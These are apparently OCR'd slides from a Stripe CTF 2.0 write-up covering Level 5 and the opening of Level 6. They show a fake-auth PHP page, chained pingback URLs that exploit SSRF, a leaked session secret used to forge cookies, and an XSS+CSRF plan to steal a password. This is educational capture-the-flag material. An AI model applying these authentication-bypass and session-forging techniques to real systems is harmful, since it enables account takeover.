
```ruby
if File.exists?('production')
  PASSWORD_HOSTS = /^level05-\d+\.stripe-ctf\.com$/
  ALLOWED_HOSTS = /\.stripe-ctf\.com$/
else
  PASSWORD_HOSTS = /^localhost$/
  ALLOWED_HOSTS = //
end
PASSWORD = File.read('password.txt').strip
```

Perform auth,
Check status

Level2 server is within ALLOWED_HOSTS
Let's set up a page there that always auths us.

```
1  <?php print "\r\nAUTHENTICATED\r\n"; ?>
```






Good, But we need to auth as an @level5 user

Remember this?


```
66        post '/*' do
67          pingback = params[:pingback]
68          username = params[:username]
69          password = params[:password]
```

We can supply the pingback params via URI vars.

If we complete the form with a pingback of http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php



HUH?



Level 5 - Alternate Solutions

- Throw garbage input to force a 500 Error
- Traceback shows session secret!
- Use that to craft a session cookie
- Auth as whomever we want

rack.session.options	{:renew=>false, :secret=>"\333\302\eJ\322&\353#\226yr\267\347&\024qx\v\346n\312J \244", :sidbits=>128, :defer=>false, :coder=>#<Rack::Session::Cookie::Base64::Marshal:0x7fcf40908de8>, :secure=>false, :domain=>nil, :secure_random=>SecureRandom, :httponly=>true, :id=>"d5075e3773fc782d0c96cc6955783f94681c8f45a5de1cb4f085a04d0415f258", :path=>"/", :expire_after=>nil}
rack.session.unpacked_cookie_data	{"session_id"=>"d5075e3773fc782d0c96cc6955783f94681c8f45a5de1cb4f085a04d0415f258", "tracking"=> {"HTTP_ACCEPT_LANGUAGE"=>"dd065ed263c67d799f943ab6c39b55c5e008cbb5", "HTTP_ACCEPT_ENCODING"=>"a0bfc876d68fe7aea700da5ea8925abac6f2f794", "HTTP_USER_AGENT"=>"6cf9d24f28249c5e37ee5aca0661dcfc6bf07ed7"}, "auth_user"=>"findme", "auth_host"=>"level02-2.stripe-ctf.com", "csrf"=>"40d91aa625929fe5efc9141d25e35e5a0b0039c82279043887e9ef4eb11638e0"}

https://gist.github.com/3433619

Level 5 - Alternate Solutions

POST /user-smrqjnvcis/?username=root&pingback=https://level05-1.stripe-ctf.com/user-smrqjnvcis/%3fpingback=http://level05-2.stripe-ctf.com/AUTHENTICATED%250A HTTP/1.1

- HTTP is not supported on server
- Redirect response matches auth regex
- Causes a redirect to HTTPS with URL
- No need to use level02 server

http://blog.ioactive.com/2012/08/stripe-ctf-20-write-up.html#level5

PWNED

For when O = P


Level 6 - Streamer

After Karma Trader from Level 4 was hit with massive karma inflation (purportedly due to someone flooding the market with massive quantities of karma), the site had to close its doors. All hope was not lost, however, since the technology was acquired by a real up-and-comer, Streamer. Streamer is the self-proclaimed most steamlined way of sharing updates with your friends. You can access your Streamer instance here: **https://level06-2.stripe-ctf.com/user-svvwontxgn**


The Streamer engineers, realizing that security holes had led to the demise of Karma Trader, have greatly beefed up the security of their application. Which is really too bad, because you've learned that the holder of the password to access Level 7, level07-password-holder, is the first Streamer user.

As well, level07-password-holder is taking a lot of precautions: his or her computer has no network access besides the Streamer server itself, and his or her password is a complicated mess, including quotes and apostrophes and the like.

Sort of like Twitter



If you forget your password, they'll show it to you!



Assessing Streamer

- XSS Galore
  (Title, Content)
- User's password displayed on user_info page
- JQuery available.
- A lot like Challenge 4
- XSS+CSRF = get the password

With a few added challenges

Input sanitization

```
